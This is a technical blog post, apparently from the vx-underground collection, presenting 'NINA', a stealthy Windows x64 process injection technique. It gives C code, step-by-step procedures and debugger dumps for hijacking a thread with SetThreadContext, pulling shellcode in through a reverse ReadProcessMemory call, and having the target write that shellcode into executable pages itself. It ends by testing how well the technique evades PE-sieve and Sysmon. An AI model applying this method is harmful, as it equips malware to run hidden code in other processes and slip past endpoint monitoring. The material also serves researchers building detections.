

NINA: x64 Process Injection

vx-underground.org collection // [0x1337dtm](#)



In this post, I will be detailing an experimental process injection technique with a hard restriction on the usage of common and "dangerous" functions, i.e. `WriteProcessMemory`, `VirtualAllocEx`, `VirtualProtectEx`, `CreateRemoteThread`, `NtCreateThreadEx`, `QueueUserApc`, and `NtQueueApcThread`. I've called this technique *NINA*: **No Injection**, **No Allocation**. The aim of this technique is to be stealthy (obviously) by reducing the number of suspicious calls without the need for complex ROP chains. The PoC can be found here:

<https://github.com/NtRaiseHardError/NINA>.

Tested environments:

- Windows 10 x64 version 2004
- Windows 10 x64 version 1903

Implementation: No Injection

Let's start with a solution that removes the need for data *injection*.

The most basic process injection requires a few basic ingredients:

- A target address to contain the payload,
- Passing the payload to the target process, and
- An execution operation to execute the payload

To keep the focus on the *No Injection* section, I will use the classic `VirtualAllocEx` to allocate memory in the remote process. It is important to keep pages from having write and execute permissions at the same time so RW should be set initially and then re-protected with RX after the data has been written. Since I will discuss the *No Allocation* method later, we can set the pages to RWX for now to keep things simple.

If we restrict ourselves from using data injection, it means that the malicious process does not use `WriteProcessMemory` to directly transfer data from itself into the target process. To handle this, I was inspired by the *reverse ReadProcessMemory* documented by Deep Instinct's (complex) ["Inject Me" process injection technique](#) (shared to me by [@slaeryan](#)). There exists other methods of passing data into a process: using `GlobalGetAtomName` (from the Atom Bombing technique), and passing data through either the command line options or [environment variables](#) (with the `CreateProcess` call to spawn a target process). However, these three methods have one small limitation in that the payload must not contain NULL characters. [Ghost Writing](#) is also an option but it requires a complex ROP chain.

To gain execution, I've opted for a thread hijacking style technique using the crucial `SetThreadContext` function since we cannot use `CreateRemoteThread`, `NtCreateThreadEx`, `QueueUserApc`, and `NtQueueApcThread`.

Here is the procedure:

1. `CreateProcess` to spawn a target process,
2. `VirtualAllocEx` to allocate memory for the payload and a stack,
3. `SetThreadContext` to force the target process to execute `ReadProcessMemory`,
4. `SetThreadContext` to execute the payload.

CreateProcess

There are some considerations that should be taken when using this injection technique. The first comes from the `CreateProcess` call. Although this technique does not rely on `CreateProcess`, there are some reasons why it may be advantageous to use this instead of something like `OpenProcess` or `OpenThread`. One reason is that there is no remote (external)

process access to obtain handles which could otherwise be detected by monitoring tools, such as Sysmon, that use ObRegisterCallbacks. Another reason is that it allows for the two aforementioned data injection methods using the command line and environment variables. If you're creating the process, you could also leverage [blockdlls and ACG](#) to defeat antivirus user-mode hooking.

VirtualAllocEx

Of course the target process needs to be able to house the payload but this technique also requires a stack. This will be made clear shortly.

ReadProcessMemory

To use this function in a reversed manner, we must consider two issues: passing argument five on the stack and using a valid process handle to our own malicious process. Let's look at the issue with the fifth argument first:

```
BOOL ReadProcessMemory(  
    HANDLE hProcess,  
    LPCVOID lpBaseAddress,  
    LPVOID lpBuffer,  
    SIZE_T nSize,  
    SIZE_T *lpNumberOfBytesRead  
);
```

Using SetThreadContext only allows for the first four arguments on x64. If we read the description for lpNumberOfBytesRead, we can see that it's optional:

A pointer to a variable that receives the number of bytes transferred into the specified buffer. If lpNumberOfBytesRead is NULL, the parameter is ignored.

Luckily, if we use VirtualAllocEx to create pages, the function will zero them:

Reserves, commits, or changes the state of a region of memory within the virtual address space of a specified process. The function initializes the memory it allocates to zero.

Setting the stack to the zero-allocated pages will provide a valid fifth argument.

The second problem is the process handle passed to ReadProcessMemory. Because we're trying to get the target process to read our malicious process, we need to give it a handle to our process. This can be achieved using the [DuplicateHandle](#) function. It will be given our current process handle and return a handle which can be used by the target process.

SetThreadContext


SetThreadContext is a powerful and flexible function that allows reads, writes, and executes. But there is a known issue with using it to pass fastcall arguments: the volatile registers RCX, RDX, R8 and R9 cannot be reliably set to desired values. Consider the following code:

```
// Get target process to read shellcode
SetExecutionContext(
    // Target thread
    &TargetThread,
    // Set RIP to read our shellcode
    _ReadProcessMemory,
    // RSP points to stack
    StackLocation,
    // RCX: Handle to our own process to read shellcode
    TargetProcess,
    // RDX: Address to read from
    &Shellcode,
    // R8: Buffer to store shellcode
    TargetBuffer,
    // R9: Size to read
    sizeof(Shellcode)
);
```

If we execute this code, we expect the volatile registers to hold their correct values when the target thread reaches ReadProcessMemory. However, this is not what happens in practice:

00007FF88CF3AF96	48:FF25 21D20500	jmp qword ptr ds:[<&ReadProcessMemory>]	ReadProcessMemory	Hide FPU
00007FF88CF3AF97	CC	int3		RAX 0000000000000001
00007FF88CF3AF98	CC	int3		RBX 000000C2E4B7F820
00007FF88CF3AF99	CC	int3		RCX 00007FF88CF3AFA0 <kerne132.ReadProcessMemory>
00007FF88CF3AF9A	CC	int3		RDX 0000000000000000
00007FF88CF3AF9B	CC	int3		RBP 000000C2E4B7F839
00007FF88CF3AF9C	CC	int3		RSP 0000028098741000
00007FF88CF3AF9D	CC	int3		RSI 0000000000000000
00007FF88CF3AF9E	CC	int3		RDI 00007FF7949A0000 notepad.00007FF7949A0000
00007FF88CF3AF9F	48:83EC 48	sub rsp,48		R8 0000028098741000
00007FF88CF3AFB0	4C:8BD9	mov r11,rcx		R9 000000C2E4B7F839
00007FF88CF3AFB1	48:88C24 80000000	mov rcx,qword ptr ss:[rsp+80]		R10 0000000000000000
00007FF88CF3AFB2	48:85C9	test rcx,rcx		R11 0000000000000244 L'g'
00007FF88CF3AFB3	74 32	jle kerne132.7FF88CF3AFF6		R12 0000000000000000
00007FF88CF3AFB4	4C:8B5424 70	mov r10,qword ptr ss:[rsp+70]		R13 0000000000000000
00007FF88CF3AFB5	88C2	mov eax,edx		R14 00007FF7949A0000 notepad.00007FF7949A0000
00007FF88CF3AFB6	85D2	test edx,edx		R15 0000000000000005
00007FF88CF3AFB7	74 2C	jle kerne132.7FF88CF3AFB8		RIP 00007FF88CF3AFA0 <kerne132.ReadProcessMemory>
00007FF88CF3AFB8	83F8 01	cmp eax,1		RFLAGS 0000000000000344
00007FF88CF3AFB9	75 15	jne kerne132.7FF88CF3AFEB		ZF 1 PF 1 AF 0
00007FF88CF3AFBA	45:84C0	test r8,r8		OF 0 SF 0 DF 0
00007FF88CF3AFBB	74 27	jle kerne132.7FF88CF3B000		CF 0 TF 1 IF 1
00007FF88CF3AFBC	41:0FB6C0	movzx eax,r8D		LastError 00000000 (ERROR_SUCCESS)
00007FF88CF3AFBD	FFC0	inc eax		LastStatus C0000034 (STATUS_OBJECT_NAME_NOT_FOUND)
00007FF88CF3AFBE	8901	mov dword ptr ds:[rcx],eax		GS 002B FS 0053
00007FF88CF3AFBF	4C:8949 10	mov qword ptr ds:[rcx+10],r9		ES 002B DS 002B
00007FF88CF3AFC0	4C:8951 18	mov qword ptr ds:[rcx+18],r10		CS 0033 SS 002B
00007FF88CF3AFC1	48:8B41 28	mov rax,qword ptr ds:[rcx+28]		ST(0) 0000000000000000 x87r0 Empty 0.0000000000000000
00007FF88CF3AFC2	45:85C0	test r8,r8		ST(1) 0000000000000000 x87r1 Empty 0.0000000000000000
00007FF88CF3AFC3	0F85 8A500100	jne kerne132.7FF88CF50080		ST(2) 0000000000000000 x87r2 Empty 0.0000000000000000
00007FF88CF3AFC4	48:83C4 48	add rsp,48		ST(3) 0000000000000000 x87r3 Empty 0.0000000000000000
00007FF88CF3AFC5	C3	ret		ST(4) 0000000000000000 x87r4 Empty 0.0000000000000000
00007FF88CF3AFD0	8321 00	and dword ptr ds:[rcx],0		ST(5) 0000000000000000 x87r5 Empty 0.0000000000000000
00007FF88CF3AFD1	EB E9	jmp kerne132.7FF88CF3AFEB		ST(6) 0000000000000000 x87r6 Empty 0.0000000000000000
00007FF88CF3B000	B8 00010000	mov eax,100		ST(7) 0000000000000000 x87r7 Empty 0.0000000000000000
00007FF88CF3B005	EB D8	jmp kerne132.7FF88CF3AFDE		
00007FF88CF3B008	CC	int3		
00007FF88CF3B009	CC	int3		
00007FF88CF3B00A	CC	int3		
00007FF88CF3B00B	CC	int3		
00007FF88CF3B00C	CC	int3		
00007FF88CF3B00D	CC	int3		
00007FF88CF3B00E	CC	int3		
00007FF88CF3B00F	CC	int3		

For some unknown reason, the volatile registers are changed and makes this technique unusable. RCX is not a valid handle to a process, RDX is zero and R9 is too big. There is a method that I have discovered that allows volatile registers to be set reliably: simply set RIP to an infinite jmp -2 loop before using SetThreadContext. Let's see it in action:



The infinite loop can be executed using SetThreadContext, then ReadProcessMemory can be called with the correct volatile registers:



Now we need to handle the return. Note that we allocated and pivoted to our own stack. If we can use ReadProcessMemory to read the shellcode into the stack location at RSP, we can set the first 8 bytes of the shellcode so that it will ret back into itself. Here is an example:

```
BYTE Shellcode[] = {
    // Placeholder for ret from ReadProcessMemory to Shellcode + 8
    0xEF, 0xBE, 0xAD, 0xDE, 0xEF, 0xBE, 0xAD, 0xDE,
    // Shellcode starts here...
    0xEB, 0xFE, 0x01, 0x23, 0x45, 0x67, 0x89, 0xAA,
    0xBB, 0xCC, 0xDD, 0xEE, 0xFF, 0x90, 0x90, 0x90
};
```

000001F457C20F10	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00
000001F457C20F20	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00
000001F457C20F30	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00
000001F457C20F40	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00
000001F457C20F50	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00
000001F457C20F60	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00
000001F457C20F70	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00
000001F457C20F80	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00
000001F457C20F90	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00
000001F457C20FA0	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00
000001F457C20FB0	05 23 D2 8A	F8 7F 00 00	00 00 00 00	00 00 00 00	00 00 00 00	..#0.0.....
000001F457C20FC0	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00
000001F457C20FD0	00 00 00 00	00 00 00 00	00 00 00 00	E8 0F C2 57	F4 01 00 00è.Àwô..
000001F457C20FE0	00 00 00 00	00 00 00 00	00 00 00 00	18 00 00 00	00 00 00 00
000001F457C20FF0	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00
000001F457C21000	08 10 C2 57	F4 01 00 00	EB FE 01 23	45 67 89 AA		..Àwô...èp.#Eg.ª
000001F457C21010	BB CC DD EE	FF 90 90 90	00 00 00 00	00 00 00 00		»IYiy.....
000001F457C21020	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00	

RSP and R8 point to 000001F457C21000. The addresses going upwards will be used for the stack in the ReadProcessMemory call. The target buffer where the shellcode will be written is from R8 downwards. When ReadProcessMemory returns, it will use the first 8 bytes of the shellcode as the return address to 000001F457C21008 where the real shellcode starts:

RIP RSP →	000001F457C21008	EB FE	jmp 1F457C21008
	000001F457C2100A	0123	add dword ptr ds:[rbx],esp
	000001F457C2100C	4567:89AA BCCDDEE	mov dword ptr ds:[edx-11223345],ebp
	000001F457C21014	FF90 90900000	call qword ptr ds:[rax+9090]
	000001F457C2101A	0000	add byte ptr ds:[rax],al
	000001F457C2101C	0000	add byte ptr ds:[rax],al
	000001F457C2101E	0000	add byte ptr ds:[rax],al
	000001F457C21020	0000	add byte ptr ds:[rax],al
	000001F457C21022	0000	add byte ptr ds:[rax],al
	000001F457C21024	0000	add byte ptr ds:[rax],al

Implementation: No Allocation

Let's now discuss how we can improve by removing the need for VirtualAllocEx. This is a bit less trivial than the previous section because there are some initial issues that arise:

- How will we set up the stack for ReadProcessMemory?
- How will the shellcode be written *and executed* using ReadProcessMemory if there are no RWX sections?

But why should we *need* to allocate memory when it's already there for us to use? Keep in mind that if any existing pages in memory are affected, care needs to be taken to not overwrite any critical data if the original execution flow should be restored.

The Stack

If we cannot allocate memory for the stack, we can find an empty RW page to use. If there's a worry for the NULL fifth argument for ReadProcessMemory, that can be easily solved. If we don't want to overwrite potentially critical data, we can take advantage of section padding within

possible RW pages that lie within the executable image. Of course, this assumes that there is padding available.

To locate RW pages within the executable image's memory range, we can locate the image's base address through the Process Environment Block (PEB), then use VirtualQueryEx to enumerate the range. This function will return information such as the protection and its size which can be used to find any existing RW pages and if they're appropriately sized for the shellcode.

```
//
// Get PEB.
//
NtQueryInformationProcess(
    ProcessHandle,
    ProcessBasicInformation,
    &ProcessBasicInfo,
    sizeof(PROCESS_BASIC_INFORMATION),
    &ReturnLength
);

//
// Get image base.
//
ReadProcessMemory(
    ProcessHandle,
    ProcessBasicInfo.PebBaseAddress,
    &Peb,
    sizeof(PEB),
    NULL
);
ImageBaseAddress = Peb.Reserved3[1];

//
// Get DOS header.
//
ReadProcessMemory(
    ProcessHandle,
    ImageBaseAddress,
    &DosHeader,
    sizeof(IMAGE_DOS_HEADER),
    NULL
);

//
// Get NT headers.
//
ReadProcessMemory(
    ProcessHandle,
    (LPBYTE)ImageBaseAddress + DosHeader.e_lfanew,
    &NtHeaders,
    sizeof(IMAGE_NT_HEADERS),
    NULL
);
```

```

//
// Look for existing memory pages inside the executable image.
//
for (SIZE_T i = 0; i < NtHeaders.OptionalHeader.SizeOfImage; i += MemoryBasicInfo.RegionSize) {
    VirtualQueryEx(
        ProcessHandle,
        (LPBYTE)ImageBaseAddress + i,
        &MemoryBasicInfo,
        sizeof(MEMORY_BASIC_INFORMATION)
    );

    //
    // Search for a RW region to act as the stack.
    // Note: It's probably ideal to look for a RW section
    // inside the executable image memory pages because
    // the padding of sections suits the fifth, optional
    // argument for ReadProcessMemory and WriteProcessMemory.
    //
    if (MemoryBasicInfo.Protect & PAGE_READWRITE) {
        //
        // Stack location in RW page starting at the bottom.
        //
    }
}
}

```

After locating the correct page, the position of the stack should be enumerated upwards from the bottom of the page (due to the nature of stacks) and a 0x0000000000000000 value should be found for ReadProcessMemory's fifth argument. This means that we need to make sure the stack offset is at least 0x28 from the bottom plus space for the shellcode.


```

+-----+
|   ...   |
+-----+ -0x30
Should be 0 -> |   arg5   |
+-----+ -0x28
|   arg4   |
+-----+ -0x20
|   arg3   |
+-----+ -0x18
|   arg2   |
+-----+ -0x10
|   arg1   |
+-----+ -0x8
|   ret   |
+-----+ 0x0
| Shellcode |
Bottom of stack -> +-----+

```

Here is some code that demonstrates this:

```

//
// Allocate a stack to read a local copy.
//
Stack = HeapAlloc(GetProcessHeap(), HEAP_ZERO_MEMORY, AddressSize);

//
// Scan stack for NULL fifth arg
//
Success = ReadProcessMemory(
    ProcessHandle,
    Address,
    Stack,
    AddressSize,
    NULL
);

//
// Enumerate from bottom (it's a stack).
// Start from -5 * 8 => at least five arguments + shellcode.
//
for (SIZE_T i = AddressSize - 5 * sizeof(SIZE_T) - sizeof(Shellcode); i > 0; i -= sizeof(SIZE_T)) {
    ULONG_PTR* StackVal = (ULONG_PTR*)((LPBYTE)Stack + i);
    if (*StackVal == 0) {
        //
        // Get stack offset.
        //
        *StackOffset = i + 5 * sizeof(SIZE_T);
        break;
    }
}
}

```

In the case where there are no RW pages inside the executable's module, we can perform a fallback to write to the stack. To find a remote process' stack, we can do the following:

```
NtQueryInformationThread(  
    ThreadHandle,  
    ThreadBasicInformation,  
    &ThreadBasicInfo,  
    sizeof(THREAD_BASIC_INFORMATION),  
    &ReturnLength  
);  
  
ReadProcessMemory(  
    ProcessHandle,  
    ThreadBasicInfo.TebBaseAddress,  
    &Tib,  
    sizeof(NT_TIB),  
    NULL  
);  
  
//  
// Get stack offset.  
//
```

The result inside Tib will contain the stack range addresses. With these values, we can use the code before to locate the appropriate offset starting from the bottom of the stack.

Writing the Shellcode

A main obstacle with no allocation is that we have to write the shellcode and then *execute* it on the same page. There is a way to do this without using VirtualProtectEx or complex ROP chains with this special function: WriteProcessMemory. Okay, I did say we couldn't use WriteProcessMemory to write the data from our process to the target **but** I didn't say that we couldn't force the target process to use it on *itself*. One of the hidden mechanisms inside WriteProcessMemory is that it will re-protect the target buffer's page accordingly to perform the write. Here we see that the target buffer's page is queried with NtQueryVirtualMemory:

```

public WriteProcessMemory
WriteProcessMemory proc near

var_B0= qword ptr -080h
var_A8= qword ptr -0A8h
var_A0= qword ptr -0A0h
var_98= dword ptr -98h
var_90= qword ptr -90h
var_88= qword ptr -88h
var_80= qword ptr -80h
var_78= qword ptr -78h
var_70= qword ptr -70h
var_68= qword ptr -68h
var_50= qword ptr -50h
var_44= dword ptr -44h
var_40= dword ptr -40h
arg_0= qword ptr 10h
arg_8= qword ptr 18h
arg_10= qword ptr 20h
arg_18= qword ptr 28h
lpNumberOfBytesWritten= qword ptr 30h

; FUNCTION CHUNK AT 00000001800ADF98 SIZE 00000368 BYTES

mov     rax, rsp
mov     [rax+8], rbx
mov     [rax+20h], r9
mov     [rax+18h], r8
mov     [rax+10h], rdx
push   rbp
push   rsi
push   rdi
push   r12
push   r13
push   r14
push   r15
lea    rbp, [rax-57h]
sub    rsp, 0A0h
xor    r12d, r12d
lea    r8, [rbp+4Fh+var_80]
mov    rbx, rdx
mov    [rbp+4Fh+var_98], r12d
lea    rdx, [rbp+4Fh+var_70]
mov    [rbp+4Fh+var_90], r12
mov    [rbp+4Fh+var_88], r12
mov    edi, r12d
mov    esi, r12d
mov    rcx, r13
call   OpenWow64CrossProcessWorkConnection
mov    r14, [rbp+4Fh+var_80]
test   r14, r14
jnz    loc_1800ADF98

```

```

; START OF FUNCTION CHUNK FOR WriteProcessMemory

loc_1800ADF98:
mov     rdi, r14
lea    rsi, [r14+8]
jmp    loc_180070CFE


```

```

loc_180070CFE:
and    [rsp+0D0h+var_A8], r12
lea    r9, [rbp+4Fh+var_68]
mov    r8d, 8
mov    [rsp+0D0h+var_B0], 30h
mov    rdx, rbx
mov    rcx, r13
call   cs: _Imm_NtQueueVirtualMemory
nop    dword ptr [rax+rax+00h]
mov    ebx, eax
test   eax, eax
js     short loc_180070D84

```

Then the page is de-protected for writing using NtProtectVirtualMemory:



If you've noticed, WriteProcessMemory modifies the shadow stack at the beginning of the function. In this case, we need to modify the shellcode to pad for the shadow stack:

```

BYTE Shellcode[] = {
    // Placeholder for ret from ReadProcessMemory to infinite jmp loop.
    0xEF, 0xBE, 0xAD, 0xDE, 0xEF, 0xBE, 0xAD, 0xDE,
    // Pad for shadow stack.
    0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
    0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
    0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
    0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
    0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
    // Shellcode starts here at Shellcode + 0x30...
    0xEB, 0xFE, 0x01, 0x23, 0x45, 0x67, 0x89, 0xAA,
    0xBB, 0xCC, 0xDD, 0xEE, 0xFF, 0x90, 0x90, 0x90
};

```

Now we need to call both ReadProcessMemory *and* WriteProcessMemory sequentially. Going back to the return from ReadProcessMemory, we can simply jump back to the infinite jmp loop gadget to stall execution instead of the shellcode (it's in a non-executable page now):

00007FF6E13A3F50	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00
00007FF6E13A3F60	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00
00007FF6E13A3F70	05 23 D2 8A	F8 7F 00 00	00 00 00 00	00 00 00 00	.#0.0.....
00007FF6E13A3F80	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00
00007FF6E13A3F90	00 00 00 00	00 00 00 00	A8 3F 3A E1	F6 7F 00 00? :ãö...
00007FF6E13A3FA0	00 00 00 00	00 00 00 00	40 00 00 00	00 00 00 00@.....
00007FF6E13A3FB0	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00
00007FF6E13A3FC0	2B CF B1 8D	F8 7F 00 00	00 00 00 00	00 00 00 00	#I±.0.....
00007FF6E13A3FD0	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00
00007FF6E13A3FE0	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00
00007FF6E13A3FF0	EB FE 01 23	45 67 89 AA	BB CC DD EE	FF 90 90 90	ëp.#Eg.ª»IYiy...

This allows time for the malicious process to call another SetThreadContext to set RIP to WriteProcessMemory and reuse RSP from ReadProcessMemory. We can read the shellcode from the same location that was copied by ReadProcessMemory (+ 0x30 bytes to the actual shellcode) and target any page with execute permissions (again, assuming that there are RX sections).

```

// Get target process to write the shellcode
Success = SetExecutionContext(
    &ThreadHandle,
    // Set rip to read our shellcode
    &_WriteProcessMemory,
    // RSP points to same stack offset
    &StackLocation,
    // RCX: Target process' own handle
    (HANDLE)-1,
    // RDX: Buffer to store shellcode
    ShellcodeLocation,
    // R8: Address to write from
    (LPBYTE)StackLocation + 0x30,
    // R9: size to write
    sizeof(Shellcode) - 0x30,
    NULL
);

```

When WriteProcessMemory returns, it should return into the infinite jmp loop again, allowing the malicious process to make the final call to SetThreadContext to execute the shellcode:

```

// Execute the shellcodez
Success = SetExecutionContext(
    &ThreadHandle,
    // Set RIP to execute shellcode
    &ShellcodeLocation,
    // RSP is optional
    NULL,
    // Arguments to shellcode are optional
    0,
    0,
    0,
    0,
    NULL
);

```

Overall, the entire injection procedure is as so:

1. SetThreadContext to an infinite jmp loop to allow SetThreadContext to reliably use volatile registers,
2. Locate a valid RW stack (or pseudo-stack) to host ReadProcessMemory and WriteProcessMemory arguments and the temporary shellcode,

3. Register a duplicated handle using DuplicateHandle for the target process to read the shellcode from the malicious process,
4. Call ReadProcessMemory using SetThreadContext to copy the shellcode,
5. Return into the infinite jmp loop after ReadProcessMemory,
6. Call WriteProcessMemory using SetThreadContext to copy the shellcode to an RX page,
7. Return into the infinite jmp loop after WriteProcessMemory,
8. Call the shellcode using SetThreadContext.

Detection Artifacts

To quickly test the stealth performance, I used two tools: [hasherazade's PE-sieve](#) and [Sysinternal's Sysmon](#) with [SwiftOnSecurity's configuration](#). If there are any other defensive monitoring tools, I would love to see how well this technique holds up against them.

PE-sieve

Something I noticed while playing with PE-sieve is that if we inject the shellcode into the padding of the .text (or otherwise relevant) section, it will not be detected at all:

calc.exe - PID: 4280 - Module: calc.exe - Thread: Main Thread 2884 (switched from 3198) - x64dbg

File View Debug Trace Plugins Favourites Options Help Nov 13 2019

